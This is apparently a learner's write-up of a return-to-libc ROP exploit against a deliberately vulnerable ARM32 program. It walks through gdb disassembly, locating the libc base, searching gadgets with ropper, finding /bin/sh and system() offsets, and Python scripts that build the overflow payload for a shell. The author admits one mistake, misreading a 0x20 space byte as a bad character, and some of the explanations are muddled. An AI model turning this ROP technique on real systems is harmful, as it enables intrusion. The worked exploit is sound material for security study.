
```
gef> disass bof
Dump of assembler code for function bof:
   0x00010450 <+0>:     push    {r11, lr}
   0x00010454 <+4>:     add     r11, sp, #4
   0x00010458 <+8>:     sub     sp, sp, #40     ; 0x28
   0x0001045c <+12>:    str     r0, [r11, #-40] ; 0x28
   0x00010460 <+16>:    sub     r3, r11, #36    ; 0x24
   0x00010464 <+20>:    mov     r0, r3
   0x00010468 <+24>:    ldr     r1, [r11, #-40] ; 0x28
   0x0001046c <+28>:    bl      0x102f8
   0x00010470 <+32>:    sub     r3, r11, #36    ; 0x24
   0x00010474 <+36>:    ldr     r0, [pc, #12]   ; 0x10488 <bof+56>
   0x00010478 <+40>:    mov     r1, r3
   0x0001047c <+44>:    bl      0x102ec
   0x00010480 <+48>:    sub     sp, r11, #4
   0x00010484 <+52>:    pop     {r11, pc}
   0x00010488 <+56>:    andeq   r0, r1, r4, lsr r5
End of assembler dump.
```

Now we know to put a breakpoint on 0x00010484

Finally we need to d**iscover the length of the padding offset** in order to control the PC in this example is 36 (not gonna repeat the procedure already explained in the simple Stack Overflow seen in the MIPS architecture)

(1) LibC analysis

We need to know which libc is used and in which location (different version and different locations mean different results). Loading on gdb the binary with `gdb [binary_name]` setting a breakpoint on main easily using `$gef> b main` then run the binary `$gef> r` then analyzing the mmaped memory as shown in the image below



use of VMMAP function which provide location of mmaped memory

We are looking for the **libc-2.19.so** address, the highlighted line shows what we are interested in, more precisely what is under the 'Start' collumn which is the **base address**, this will be essential because will be added to all the offset we will find later so I have noted it.

Than I have copied **libc-2.19.so** in the ubuntu host so I can quickly use ***ropper*** on it. as indicated earlier we need to load *'/bin/sh'* in **R0** but we can't directly control it we just can decide what will be stored on the stack, so we will need a gadget with 2 features :


- Need to load data from the stack and stored in r0
- Get back the control of PC again

For search gadget inside **ropper** after load the library we can run this syntax `search /[depth]/[gadget]`.


With `[depth]` we specify the number of instruction the output gadgets will have (can be ommited)

With `[gadget]` we ask ropper to find gadget with that instruction inside

The gadgets will be display with `[offest] : gadget` format



Based on what as been said in the upper section, I decide to use this gadget and understand his behaviour




- **Load in R0 the value of SP + 4** (1 register)
- **Increase the value of SP of 8** (2 register)
- **Extract first two values of the stack** and store respectevly in **R7 and PC** (this specific part will come back later on the devlopment of the chain), this last part is essential with a pop on PC register we can still hijack the process flow after the use of the gadget

So let's note the offset `0x00031874` (that will be added to the base address of libc library) and move on the next step.

(2) "/bin/sh" and "system()" location


The address (well actually the offset) of /bin/sh string is already inside libc making our life easier, getting the location is really easy and can be done with a simple `string + grep` combo in bash on

the libc file



The offset is `0x11db20`, easy as expected

For the **system function location** we need to run the binary in gdb and stop with a breakpoint deployed in whatever part of the code (we will deploy the breakpoint on main) and with `print &system` gdb will deliver back to us the location we need




`0xb6eadfac` is the last location we needed as preliminary data.

(3) phase 1 exploit


Now we write a first phase exploit and check if everything work as expected

```python
#!/usr/bin/python

# ARM32 Architecture
# Little-Endian



import struct

base = 0xb6e74000       # base address of libc

padding = "A"*36


gadget1 = struct.pack("<I", base+0x00031874)
# gadget 1
# ldr r0, [sp, #4]; add sp, sp, #8; pop {r7, pc};
# 0x00031874 + libc address = 0x00031874 + 0xb6e74000 = 0xB6EA5874



print(padding+gadget1)
```

We simply start writing the **padding** so we can reach the PC and lastly add (in little endian with "<I" parameter) the **actual address** of the first gadget (base + gadget_offset = `0xb6ea5874`). Than will just print the brand-new payload that we will inject on the binary and as explained in (0) the process will stop on the breakpoint at the end of **bof** function. The situation of the architeture is provided in the following image



In this situation the **$SP point at "AAAA"** string (purple circle) the **$PC point at the** `pop{r11, pc}` **so the $SP value will be stored in R11 and after our gadget will be popped to $PC**. To prove this just hit `si` to execute `pop{r11. pc}`.



Now `ldr r0, [sp, #4]` will load inside of R0 the value inside the address of $SP + 4. If we check what value is stored just check at `0xbefff210 + 4 = 0xbefff214` register

```
gef> x/x 0xbefff214
0xbefff214:     0x00000002
```

```
r0    : 0x00000002
r1    : 0x00000000
r2    : 0x00000001
r3    : 0x00000000
r4    : 0x00000000
r5    : 0x00000000
r6    : 0x00010328 -> <_start+0> mov r11,  #0
r7    : 0x00000000
r8    : 0x00000000
r9    : 0x00000000
r10   : 0xb6ffc000 -> 0x0002ff44
r11   : 0x41414141 ("AAAA"?)
r12   : 0x00000000
sp    : 0xbefff210 -> 0xbefff300 -> 0xb6ffa4c0 -> 0xb6ffaba8 -> 0x00000001
lr    : 0x00010480 -> <bof+48> sub sp,  r11,  #4
pc    : 0xb6ea5878 -> <random+132> add sp,  sp,  #8
cpsr  : [thumb fast interrupt overflow CARRY ZERO negative]
```

The value is 2 and will be useless for us, we want R0 to store /bin/sh location so we adjust our exploit to make this happen

Here the complete phase 1 exploit

```
#!/usr/bin/python

# ARM32 Architecture
# Little-Endian



import struct

base = 0xb6e74000       # base address of libc

padding = "A"*36        # padding to reach the pc


gadget1 = struct.pack("<I", base+0x00031874)
# gadget 1
# ldr r0, [sp, #4]; add sp, sp, #8; pop {r7, pc};
# 0x00031874 + libc address = 0x00031874 + 0xb6e74000 = 0xB6EA5874




padding2 = "A"*4
# padding to fill stack after first gadget kicks in
# and the /bin/sh will start at sp+4 (cool!)



binsh_string = struct.pack("<I", base+0x11db20)
# location of /bin/sh
# with the things said above gadget1 will save
# this string inside the r0

# This is wrong because we have a 0x20 that is the value of backspace
# in ASCII the stack will configured that as non-printing graphic instead
# a control character

# base + 0x11db20 = 0xb6f91b20 -----> 0x20 is a bad-char



print(padding+gadget1+padding2+binsh_string)
```

We can run gdb and inject this but something unexpected occured, we will go in depth in next section.

(4) Phase 2 exploit

> **ATTENTION READ THIS BEFORE CONTINUE!** Here there is a mistake that I figure out days later the writing of this essay on the project, 0x20 is not a bad-char as it will explained in this section, instead was a issue on how the input was parsed, 0x20 is the ASCII code for space so when I use the string with this code inside as arguments the binary read it as 2 different arguments. This will give the issue that will be explained (after you read through everything will be cleear I promise). I decide to not change this part because I assumed the presence of bad-character in the malicious input created adding a difficulty layer and the technique to

> bypass this is a importaant thing to know in Stack Overflow in general. Remember that I write my learning process mistake included and if I can use it to learn something new is worth to stay in this essay, hope you understand

Running the phase 1 exploit doesn't give back the shell instead **the execution will terminate** with the same segmentation fault error


Seems quite strange at first so we need to check the register and cgeck the value of **$PC** that is `0x00000000` even if we have provided the location of the shell.

As you can see on the image above, `base_address + string_location = 0xb6f91b20` and that's a problem. `0x20` is a **bad character** in this scenario is **ASCII code for a space which is considered a non-printing graphic rather a control character**.

More in depth `strcpy` truncate the string when a space is encountered ignoring the rest of characters. In addition we are in **little-endian** format so `0x20` will be pushed inside the stack this is why $R0 store the 0x00000000 value. Encounter this error without a preliminary analysis can be frastruating especially when we need to fix this, this is why **gathering information about the "background" of the binary is crucial**.

By the way we need exactly the address `0xb6f91b20` regardless the `0x20` value so we need a solution, until now we can load the first gadget and insert an attacker-crafted value. The idea for the fix is to save something close to `0xb6f91b20` but without the `0x20` byte than we can cal another gadget to adjust the value with the desidered one, sounds it can work!

First let's take a look at some gadget that can add or subtract the value stored in **$R0** and give back the control to us, let's reuse *ropper*. (remember the most simple the gadgets are the better is)



